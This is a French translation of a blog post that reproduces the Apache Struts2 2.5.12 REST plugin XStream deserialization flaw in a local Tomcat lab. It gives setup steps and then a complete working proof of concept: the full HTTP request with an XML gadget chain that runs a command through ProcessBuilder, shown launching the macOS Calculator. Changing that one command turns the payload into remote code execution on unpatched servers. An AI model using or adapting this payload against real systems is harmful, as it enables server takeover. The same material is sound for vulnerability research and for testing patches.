Adresse de l'article original : http://blog.csdn.net/caiqiiqi/article/details/77861477
Téléchargez la dernière version affectée struts-2.5.12 depuis le site officiel de Struts2, adresse :
http://archive.apache.org/dist/struts/2.5.12/struts-2.5.12-apps.zip
Notez qu'il suffit de télécharger struts-2.5.12-apps, pas besoin de télécharger struts-2.5.12-all.zip. Sinon, struts-2.5.12-all.zip contient beaucoup d'autres éléments, on peut voir de nombreux fichiers jar dans le répertoire lib.
 Après avoir récupéré struts-2.5.12-apps, placez le fichier struts2-rest-showcase.war du répertoire app dans le répertoire webapps, le mien est
/Library/Tomcat-8.5.15/webapps puis configurez le fichier conf/server.xml.

Ici, définissez appBase sur le répertoire webapps, puis unpackWARs sur true, afin que le fichier xxx.war soit automatiquement décompressé. Réglez également autoDeploy sur true (déploiement à chaud ?)
Ensuite, vous pouvez y accéder via le navigateur.
Saisissez directement
http://127.0.0.1:8080/struts2-rest-showcase/
Cela redirige, puis la page suivante apparaît. Cliquez sur l'un des boutons d'édition,

Envoyez ensuite la requête à Burp (comme j'avais un plugin de proxy sur Firefox, je suis passé à Firefox). Cliquez sur le bouton « Edit », interceptez la requête, puis remplacez la valeur de Content-Type de la requête par application/xml, puis remplacez les données POST par le contenu XML du PoC.
Le PoC de Qingtian
POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/xml
Content-Length: 1663
Referer: http://127.0.0.1:8080/struts2-rest-showcase/orders/3/edit
Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7
Connection: close
Upgrade-Insecure-Requests: 1

<map>
<entry>
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"> <dataHandler> <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"> <is class="javax.crypto.CipherInputStream"> <cipher class="javax.crypto.NullCipher"> <initialized>false</initialized> <opmode>0</opmode> <serviceIterator class="javax.imageio.spi.FilterIterator"> <iter class="javax.imageio.spi.FilterIterator"> <iter class="java.util.Collections$EmptyIterator"/> <next class="java.lang.ProcessBuilder"> <command> <string>/Applications/Calculator.app/Contents/MacOS/Calculator</string> </command> <redirectErrorStream>false</redirectErrorStream> </next> </iter> <filter class="javax.imageio.ImageIO$ContainsFilter"> <method> <class>java.lang.ProcessBuilder</class> <name>start</name> <parameter-types/> </method> <name>foo</name> </filter> <next class="string">foo</next> </serviceIterator> <lock/> </cipher> <input class="java.lang.ProcessBuilder$NullInputStream"/> <ibuffer></ibuffer> <done>false</done> <ostart>0</ostart> <ofinish>0</ofinish> <closed>false</closed> </is> <consumed>false</consumed> </dataSource> <transferFlavors/> </dataHandler> <dataLen>0</dataLen> </value> </jdk.nashorn.internal.objects.NativeString> <jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/> </entry> <entry> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>
La calculatrice s'ouvre avec succès


Ensuite, on peut voir une page pleine d'erreurs